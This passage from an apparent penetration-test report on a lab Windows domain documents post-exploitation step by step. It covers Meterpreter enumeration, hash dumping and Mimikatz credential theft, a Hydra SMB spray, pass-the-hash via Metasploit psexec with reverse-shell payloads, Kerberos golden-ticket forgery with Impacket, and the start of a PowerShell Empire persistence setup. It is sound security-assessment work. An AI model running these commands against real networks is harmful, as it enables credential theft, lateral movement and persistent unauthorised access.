936   932   httpd_z.exe                                x86   1        UADCWNET\admin                C:\Users\admin\Desktop\UniServerZ\core\apache2\bin\httpd_z.exe
944   320   conhost.exe                                x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
984   460   svchost.exe                                x64   0        NT AUTHORITY\SYSTEM
1224  460   spoolsv.exe                                x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
1256  460   Microsoft.ActiveDirectory.WebServices.exe  x64   0        NT AUTHORITY\SYSTEM
1288  460   svchost.exe                                x64   0        NT AUTHORITY\SYSTEM
1320  460   dfsrs.exe                                  x64   0        NT AUTHORITY\SYSTEM
1352  460   dns.exe                                    x64   0        NT AUTHORITY\SYSTEM
1420  460   ismserv.exe                                x64   0        NT AUTHORITY\SYSTEM
1460  2816  jusched.exe                                x86   1        UADCWNET\admin                C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe
1496  460   ntfrs.exe                                  x64   0        NT AUTHORITY\SYSTEM
1556  460   svchost.exe                                x64   0        NT AUTHORITY\LOCAL SERVICE
1576  460   snmp.exe                                   x64   0        NT AUTHORITY\SYSTEM
1596  320   conhost.exe                                x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
1612  460   VGAuthService.exe                          x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe
1668  460   vmtoolsd.exe                               x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1700  460   WINS.EXE                                   x64   0        NT AUTHORITY\LOCAL SERVICE
1756  460   dfssvc.exe                                 x64   0        NT AUTHORITY\SYSTEM
1988  632   WmiPrvSE.exe
2280  460   svchost.exe                                x64   0        NT AUTHORITY\LOCAL SERVICE
2412  460   vds.exe                                    x64   0        NT AUTHORITY\SYSTEM
2460  460   svchost.exe                                x64   0        NT AUTHORITY\NETWORK SERVICE
2536  460   dllhost.exe                                x64   0        NT AUTHORITY\SYSTEM
2572  3064  vmtoolsd.exe                               x64   1        UADCWNET\admin                C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2660  460   msdtc.exe                                  x64   0        NT AUTHORITY\NETWORK SERVICE
2796  404   LogonUI.exe                                x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
2812  1136  HomeFtpServer.exe                          x86   1        UADCWNET\admin                C:\Program Files (x86)\Home Series\Home Ftp Server\HomeFtpServer.exe
2868  1536  powershell.exe                             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2912  2920  UniController.exe                          x86   1        UADCWNET\admin                C:\Users\admin\Desktop\UniServerZ\UniController.exe
2976  460   taskhost.exe                               x64   1        UADCWNET\admin                C:\Windows\system32\taskhost.exe
3040  984   dwm.exe                                    x64   1        UADCWNET\admin                C:\Windows\system32\Dwm.exe
3064  3028  explorer.exe                               x64   1        UADCWNET\admin                C:\Windows\Explorer.EXE
3760  2912  mysqld_z.exe                               x86   1        UADCWNET\admin                C:\Users\admin\Desktop\UniServerZ\core\mysql\bin\mysqld_z.exe
3772  460   tlntsvr.exe                                x64   0        NT AUTHORITY\LOCAL SERVICE
4016  460   svchost.exe                                x64   0        NT AUTHORITY\NETWORK SERVICE

meterpreter >
```

Figure 46: Enumerating applications installed on server2

```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on SERVER2

Installed Applications
======================

 Name                                                                  Version
 ----                                                                  -------
 7-Zip 18.01 (x64)                                                     18.01
 Home Ftp Server                                                       1.12.0.155
 Java 8 Update 211                                                     8.0.2110.12
 Java Auto Updater                                                     2.8.211.12
 Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161        9.0.30729.6161
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148        9.0.30729.4148
 Microsoft Visual C++ 2015 Redistributable (x64) - 14.0.24123          14.0.24123.0
 Microsoft Visual C++ 2015 Redistributable (x86) - 14.0.24123          14.0.24123.0
 Microsoft Visual C++ 2015 x64 Additional Runtime - 14.0.24123         14.0.24123
 Microsoft Visual C++ 2015 x64 Minimum Runtime - 14.0.24123            14.0.24123
 Microsoft Visual C++ 2015 x86 Additional Runtime - 14.0.24123         14.0.24123
 Microsoft Visual C++ 2015 x86 Minimum Runtime - 14.0.24123            14.0.24123
 VMware Tools                                                          10.0.10.4301679
```

This information-gathering procedure was also repeated on client1. This host was also found to be a VMware virtual machine, but SNMP was not found to be installed. Running processes and installed applications were enumerated, as shown in Figures 47 and 48, respectively. Additionally, the builtin `hashdump` command recovered the password hash for the user `Administrator`, as shown in Figure 49. Finally, the plaintext password for the user `R.Astley` was recovered using Mimikatz, as shown in Figure 50.

Figure 47: Listing processes running on client1

```
Activities  Applications  Places  Terminal                Nov 4 10:51
                                                          root@kali: ~
 4     0     System                  x64   0
 260   4     smss.exe                x64   0        NT AUTHORITY\SYSTEM          \SystemRoot\System32\smss.exe
 348   336   csrss.exe               x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\csrss.exe
 352   492   svchost.exe             x64   0        NT AUTHORITY\LOCAL SERVICE   C:\Windows\system32\svchost.exe
 400   336   wininit.exe             x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\wininit.exe
 492   400   services.exe            x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\services.exe
 500   400   lsass.exe               x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\lsass.exe
 508   400   lsm.exe                 x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\lsm.exe
 616   1764  explorer.exe            x64   2        UADCWNET\R.Astley            C:\Windows\Explorer.EXE
 628   492   svchost.exe             x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\svchost.exe
 692   492   vmacthlp.exe            x64   0        NT AUTHORITY\SYSTEM          C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 724   492   svchost.exe             x64   0        NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\svchost.exe
 776   492   svchost.exe             x64   0        NT AUTHORITY\LOCAL SERVICE   C:\Windows\System32\svchost.exe
 808   2040  winlogon.exe            x64   2        NT AUTHORITY\SYSTEM          C:\Windows\system32\winlogon.exe
 884   492   svchost.exe             x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
 936   492   svchost.exe             x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\svchost.exe
 956   492   taskhost.exe            x64   2        UADCWNET\R.Astley            C:\Windows\system32\taskhost.exe
 992   492   svchost.exe             x64   0        NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\svchost.exe
 1092  492   spoolsv.exe             x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System32\spoolsv.exe
 1124  492   svchost.exe             x64   0        NT AUTHORITY\LOCAL SERVICE   C:\Windows\system32\svchost.exe
 1352  492   VGAuthService.exe       x64   0        NT AUTHORITY\SYSTEM          C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe
 1380  492   vmtoolsd.exe            x64   0        NT AUTHORITY\SYSTEM          C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1432  884   dwm.exe                 x64   2        UADCWNET\R.Astley            C:\Windows\system32\Dwm.exe
 1504  492   svchost.exe             x64   0        NT AUTHORITY\LOCAL SERVICE   C:\Windows\system32\svchost.exe
 1632  492   svchost.exe             x64   0        NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\svchost.exe
 1752  628   WmiPrvSE.exe            x64   0        NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\wbem\wmiprvse.exe
 1872  2040  csrss.exe               x64   2        NT AUTHORITY\SYSTEM          C:\Windows\System32\csrss.exe
 1936  492   msdtc.exe               x64   0        NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\msdtc.exe
 2116  492   SearchIndexer.exe       x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\SearchIndexer.exe
 2124  492   svchost.exe             x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
 2392  808   LogonUI.exe             x64   2        NT AUTHORITY\SYSTEM          C:\Windows\system32\LogonUI.exe
 2572  1140  powershell.exe           x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 2644  492   ManagementAgentHost.exe x64   0        NT AUTHORITY\SYSTEM          C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\ManagementAgentHost.exe
 2668  348   conhost.exe             x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\conhost.exe
 2992  616   vmtoolsd.exe            x64   2        UADCWNET\R.Astley            C:\Program Files\VMware\VMware Tools\vmtoolsd.exe

meterpreter >
```

Figure 48: Enumerating applications installed on client1

```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on CLIENT1

Installed Applications
======================

 Name                                                          Version
 ----                                                          -------
 Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161  9.0.30729.6161
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161  9.0.30729.6161
 VMware Tools                                                  10.2.0.7259539
```

Figure 49: Recovering password hashes from client1

```
meterpreter > hashdump
admin:1000:aad3b435b51404eeaad3b435b51404ee:a492077fbcde819c130f5383f76d0e9c:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Figure 50: Recovering plaintext credentials from client1 using Mimikatz

```
wdigest credentials
===================

Username  Domain    Password
--------  ------    --------
(null)    (null)    (null)
CLIENT1$  UADCWNET  I 9UQ>b:X(Op9!s*Lx:[G!L*778dN) x:=p`B.TNUQC3rvc?6#JQH[zpC$1sB<,Kw6wA<ZDEPaM0P0yaS"^u+VOv9]Me0^um["WVi/FO!>E$5w7=^J!:1=yv
R.Astley  UADCWNET  Nevergonna

tspkg credentials
=================

Username  Domain    Password
--------  ------    --------
R.Astley  UADCWNET  Nevergonna

kerberos credentials
====================

Username  Domain        Password
--------  ------        --------
(null)    (null)        (null)
Admin     uadcwnet.com  (null)
Client1$  UADCWNET.COM  I 9UQ>b:X(Op9!s*Lx:[G!L*778dN) x:=p`B.TNUQC3rvc?6#JQH[zpC$1sB<,Kw6wA<ZDEPaM0P0yaS"^u+VOv9]Me0^um["WVi/FO!>E$5w7=^J!:1=yv

meterpreter >
```

Only the credential-gathering steps and SNMP enumeration were repeated on the provided workstation, client2. The other steps would have limited value on a machine to which local desktop access has been provided, as running processes and installed applications could easily be checked if needed. Mimikatz did not reveal any credentials beyond those of the provided account, while the built-in `hashdump` command provided results identical to those from client1 shown in Figure 49.

After these steps were complete on all hosts, Hydra was used to verify the plaintext credentials recovered as well as check whether the passwords found were used for any other accounts, using the command in Listing 38. The file

`users.txt` contained a list of all the usernames discovered in the enumeration stage, the file `pw.txt` contained each of the four plaintext passwords discovered using Mimikatz, and the file `servers.txt` contained the IP addresses of each host. The output of this command is shown in Figure 51, indicating that the credentials for `Admin` and `R.Astley` were valid on all hosts, and that the current default password was valid for the user `Administrator` on each host. However, the password hash for the user `Administrator` was noticed to be different on the servers and the clients, and this hash was the same as that for the user `Guest` on these devices, suggesting that this account was in fact disabled on the clients. The website crackstation.net was used to crack this hash, revealing that it was the hash of an empty string. An attempt to log in to the provided workstation with the username `Administrator` and an empty password resulted in a message reading that the account was disabled, as was suspected.

Listing 38: Command used to verify credentials with Hydra

```
hydra -L users.txt -P pw.txt -M servers.txt smb
```

Figure 51: Verifying discovered credentials using Hydra

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-01 07:22:26
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 4 servers, overall 4 tasks, 216 login tries (l:54/p:4), ~216 tries per task
[DATA] attacking smb://(4 targets):445/
[445][smb] host: 192.168.0.1   login: Administrator   password: Hacklab1
[445][smb] host: 192.168.0.2   login: Administrator   password: Hacklab1
[445][smb] host: 192.168.0.10   login: Administrator   password: Hacklab1
[445][smb] host: 192.168.0.11   login: Administrator   password: Hacklab1
[445][smb] host: 192.168.0.1   login: admin   password: Thisisverysecret2019
[445][smb] host: 192.168.0.2   login: admin   password: Thisisverysecret2019
[445][smb] host: 192.168.0.10   login: admin   password: Thisisverysecret2019
[445][smb] host: 192.168.0.11   login: admin   password: Thisisverysecret2019
[445][smb] host: 192.168.0.1   login: R.Astley   password: Nevergonna
[445][smb] host: 192.168.0.2   login: R.Astley   password: Nevergonna
[445][smb] host: 192.168.0.10   login: R.Astley   password: Nevergonna
[445][smb] host: 192.168.0.11   login: R.Astley   password: Nevergonna
4 of 4 targets successfully completed, 12 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-01 07:22:30
```

2.5.2 Password Cracking

Next, an attempt was made to crack the password hashes recovered from server1 and server2 using crackstation.net, as shown in Figures 52, 53, and 54. John the Ripper was also used with the `rockyou` wordlist to attempt to crack these hashes, but no further hashes were cracked using this method.

Figure 52: Cracking hashes using crackstation.net





Figure 53: Cracking hashes using crackstation.net

Figure 54: Cracking hashes using crackstation.net



Each of these passwords was tested and found to be valid for the relevant user account using `rpcclient`, as shown in Figures 55 and 56. It was also noted that three of the users whose relatively weak passwords were cracked this way (`L.Thornton`, `D.Manning` and `C.Olson`) were Domain Admins, with `C.Olson`'s password already having been cracked using Hydra.

Figure 55: Validating cracked passwords

```
root@kali:~# rpcclient -U "M.Boyd%Kennedy" 192.168.0.1
rpcclient $> quit
root@kali:~# rpcclient -U "L.Carr%electrician8" 192.168.0.1
rpcclient $> quit
root@kali:~# rpcclient -U "D.Price%enormous" 192.168.0.1
rpcclient $> quit
root@kali:~# rpcclient -U "D.Price%wrong" 192.168.0.1
Cannot connect to server.  Error was NT STATUS LOGON FAILURE
```

Figure 56: Validating cracked passwords

```
root@kali:~# rpcclient -U "T.Nunez%groaning" 192.168.0.1
rpcclient $> quit
root@kali:~# rpcclient -U "L.Thornton%ophthalmic" 192.168.0.1
rpcclient $> quit
root@kali:~# rpcclient -U "P.Pittman%implementation" 192.168.0.1
rpcclient $> quit
root@kali:~# rpcclient -U "D.Manning%perturb" 192.168.0.1
rpcclient $> quit
root@kali:~# rpcclient -U "S.Reed%approximable" 192.168.0.1
rpcclient $> quit
root@kali:~# rpcclient -U "C.Olson%implementation" 192.168.0.1
rpcclient $> quit
```

2.5.3 Maintaining Access

The third post-exploitation step was to investigate ways to maintain access, even if vulnerabilities were patched or passwords were changed. Firstly, while the plaintext credentials for both the `Admin` domain account and the `Administrator` account on server1 and server2 were known, it was tested whether just the hashes could be used to log in with a pass-the-hash technique. A Metasploit module for opening a session using valid SMB credentials was used to test this technique using the password hash of the user `Administrator` against server2, as shown in Figures 57 and 58. This technique was then repeated using the password hash of the user `Admin`, as shown in Figures 59 and 60, and against client1 using the password hash of the user `Admin`, as shown in Figures 61 and 62. In each of these cases, a Meterpreter sesssion with system privileges was created, as can be seen from Figures 58, 60 and 62.

Figure 57: Metasploit module settings for passing the hash

```
msf5 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                         Required  Description
   ----                  ---------------                                                         --------  -----------
   RHOSTS                192.168.0.2                                                             yes       The target host(s), range CIDR identifier, or hosts file with syntax
 'file:<path>'
   RPORT                 445                                                                     yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                           no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                          no        The service display name
   SERVICE_NAME                                                                                  no        The service name
   SHARE                 ADMIN$                                                                  yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a
normal read/write folder share
   SMBDomain             .                                                                       no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:e21be3c4d0977c59466a16de93d968f4  no        The password for the specified username
   SMBUser               Administrator                                                           no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.100    yes       The listen address (an interface may be specified)
   LPORT     4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Figure 58: Passing the `Administrator` account hash to server2

```
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.0.100:4445
[*] 192.168.0.2:445 - Connecting to the server...
[*] 192.168.0.2:445 - Authenticating to 192.168.0.2:445 as user 'Administrator'...
[*] 192.168.0.2:445 - Selecting PowerShell target
[*] 192.168.0.2:445 - Executing the payload...
[+] 192.168.0.2:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (206403 bytes) to 192.168.0.2
[*] Meterpreter session 2 opened (192.168.0.100:4445 -> 192.168.0.2:50881) at 2019-11-04 06:45:49 -0500

meterpreter > sysinfo
Computer        : SERVER2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : UADCWNET
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 59: Metasploit module settings for passing the hash

```
msf5 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   RHOSTS                192.168.0.2                                                      yes       The target host(s), range CIDR identifier, or hosts file with syntax
 'file:<path>'
   RPORT                 445                                                              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a
normal read/write folder share
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:a492077fbcde819c130f5383f76d0e9c  no        The password for the specified username
   SMBUser               Admin                                                            no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.100    yes       The listen address (an interface may be specified)
   LPORT     4446             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Figure 60: Passing the `Admin` account hash to server2

```
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.0.100:4446
[*] 192.168.0.2:445 - Connecting to the server...
[*] 192.168.0.2:445 - Authenticating to 192.168.0.2:445 as user 'Admin'...
[*] 192.168.0.2:445 - Selecting PowerShell target
[*] 192.168.0.2:445 - Executing the payload...
[+] 192.168.0.2:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (206403 bytes) to 192.168.0.2
[*] Meterpreter session 3 opened (192.168.0.100:4446 -> 192.168.0.2:50895) at 2019-11-04 06:47:03 -0500

meterpreter > sysinfo
Computer        : SERVER2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : UADCWNET
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 61: Metasploit module settings for passing the hash

```
msf5 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   RHOSTS                192.168.0.10                                                     yes       The target host(s), range CIDR identifier, or hosts file with syntax
 'file:<path>'
   RPORT                 445                                                              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a
normal read/write folder share
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:a492077fbcde819c130f5383f76d0e9c  no        The password for the specified username
   SMBUser               Admin                                                            no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.100    yes       The listen address (an interface may be specified)
   LPORT     4447             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf5 exploit(windows/smb/psexec) >
```

Figure 62: Passing the `Admin` account hash to client1

```
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.0.100:4447
[*] 192.168.0.10:445 - Connecting to the server...
[*] 192.168.0.10:445 - Authenticating to 192.168.0.10:445 as user 'Admin'...
[*] 192.168.0.10:445 - Selecting PowerShell target
[*] 192.168.0.10:445 - Executing the payload...
[+] 192.168.0.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (206403 bytes) to 192.168.0.10
[*] Meterpreter session 6 opened (192.168.0.100:4447 -> 192.168.0.10:62967) at 2019-11-04 06:52:19 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : CLIENT1
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : UADCWNET
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Next, given that the password hash of the `krbtgt` account was known, an attempt was made to forge a Kerberos golden ticket to enable access to the network even if the discovered vulnerabilities were patched and the user passwords changed. The Impacket example script `ticketer.py` was used to create a golden ticket, as shown in Figure 63. The resulting file, `J.Smith.ccache`, was placed in the `/tmp` directory.

Figure 63: Creating a golden ticket using Impacket

```
root@kali:~/impacket-master/examples# python ticketer.py -nthash c64f1cd2a8a15ced225f7192d362963b -domain-sid S-1-5-21-816344815-1091841032-1499945149 -domain uadcwnet.co
m J.Smith
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for uadcwnet.com/J.Smith
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in J.Smith.ccache
```

The environment variable `KRB5CCNAME` was set to the location of the golden ticket file, and then the Impacket example script `psexec.py` was then used to authenticate with server1 using the golden ticket and create a shell, as shown in Figure 64. This Impacket script was then used against server2, client1 and client2, as shown in Figures 65, 66 and 67, respectively. These results show that authentication using the golden ticket was successful in producing a shell with `SYSTEM` privileges on each of the hosts.

Figure 64: Authenticating to server1 using the golden ticket

```
root@kali:~/impacket-master/examples# export KRB5CCNAME=/tmp/J.Smith.ccache
root@kali:~/impacket-master/examples# python psexec.py -dc-ip 192.168.0.1 -target-ip 192.168.0.1 -no-pass -k uadcwnet.com/J.Smith@server1.uadcwnet.com
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 192.168.0.1.....
[*] Found writable share ADMIN$
[*] Uploading file XyhkOQth.exe
[*] Opening SVCManager on 192.168.0.1.....
[*] Creating service JLtP on 192.168.0.1.....
[*] Starting service JLtP.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Figure 65: Authenticating to server2 using the golden ticket

```
root@kali:~/impacket-master/examples# python psexec.py -dc-ip 192.168.0.1 -target-ip 192.168.0.2 -no-pass -k uadcwnet.com/J.Smith@server2.uadcwnet.com
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 192.168.0.2.....
[*] Found writable share ADMIN$
[*] Uploading file mvhXpOlq.exe
[*] Opening SVCManager on 192.168.0.2.....
[*] Creating service ygLu on 192.168.0.2.....
[*] Starting service ygLu.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Figure 66: Authenticating to client1 using the golden ticket

```
root@kali:~/impacket-master/examples# python psexec.py -dc-ip 192.168.0.1 -target-ip 192.168.0.10 -no-pass -k uadcwnet.com/J.Smith@client1.uadcwnet.com
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 192.168.0.10.....
[*] Found writable share ADMIN$
[*] Uploading file yotAXaXK.exe
[*] Opening SVCManager on 192.168.0.10.....
[*] Creating service ZMZY on 192.168.0.10.....
[*] Starting service ZMZY.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Figure 67: Authenticating to client2 using the golden ticket

```
root@kali:~/impacket-master/examples# python psexec.py -dc-ip 192.168.0.1 -target-ip 192.168.0.11 -no-pass -k uadcwnet.com/J.Smith@client2.uadcwnet.com
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 192.168.0.11.....
[*] Found writable share ADMIN$
[*] Uploading file ZpjoHIKj.exe
[*] Opening SVCManager on 192.168.0.11.....
[*] Creating service WbEw on 192.168.0.11.....
[*] Starting service WbEw.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Lastly, PowerShell Empire was used in an attempt to create persistent privileged backdoors on each host using a WMI subscription. PowerShell Empire was started and an HTTP listener created as shown in Figure 68, and a Windows stager script was then created as shown in Figure 69. Using a Meterpreter session open on server1, this script was then uploaded to the host and executed,

as shown in Figure 70. Once this created an agent, this agent was interacted with and the WMI persistence module was selected, configured and run, as shown in Figure 71. To check whether the backdoor would run on startup as expected, the open command shell previously used to execute the stager script was used to reboot server1, as shown in Figure 72. Once the host had rebooted, a new PowerShell Empire agent was created, as can be seen in Figure 73, showing that the persistent backdoor was functioning correctly. The agent was shown to be running under the user `SYSTEM`, and further information about this session, shown in Figure 74, was then gathered by selecting the agent and using the `info` command.

Figure 68: Creating a PowerShell Empire listener

```
  _______ .___  ___. .______    _____      _____ _____
 |   ____||   \/   | |   _  \  |  _  \    |  ___|  ___|
 |  |__   |  \  /  | |  |_)  | |  |_)  |   |  |__ |  |__
 |   __|  |  |\/|  | |   ___/  |      /    |   __|   __|
 |  |____ |  |  |  | |  |      |  |\  \----.|  |___
 |_______||__|  |__| | _|      |__| `._____||_______|

       284 modules currently loaded

       0 listeners currently active

       0 agents currently active

(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
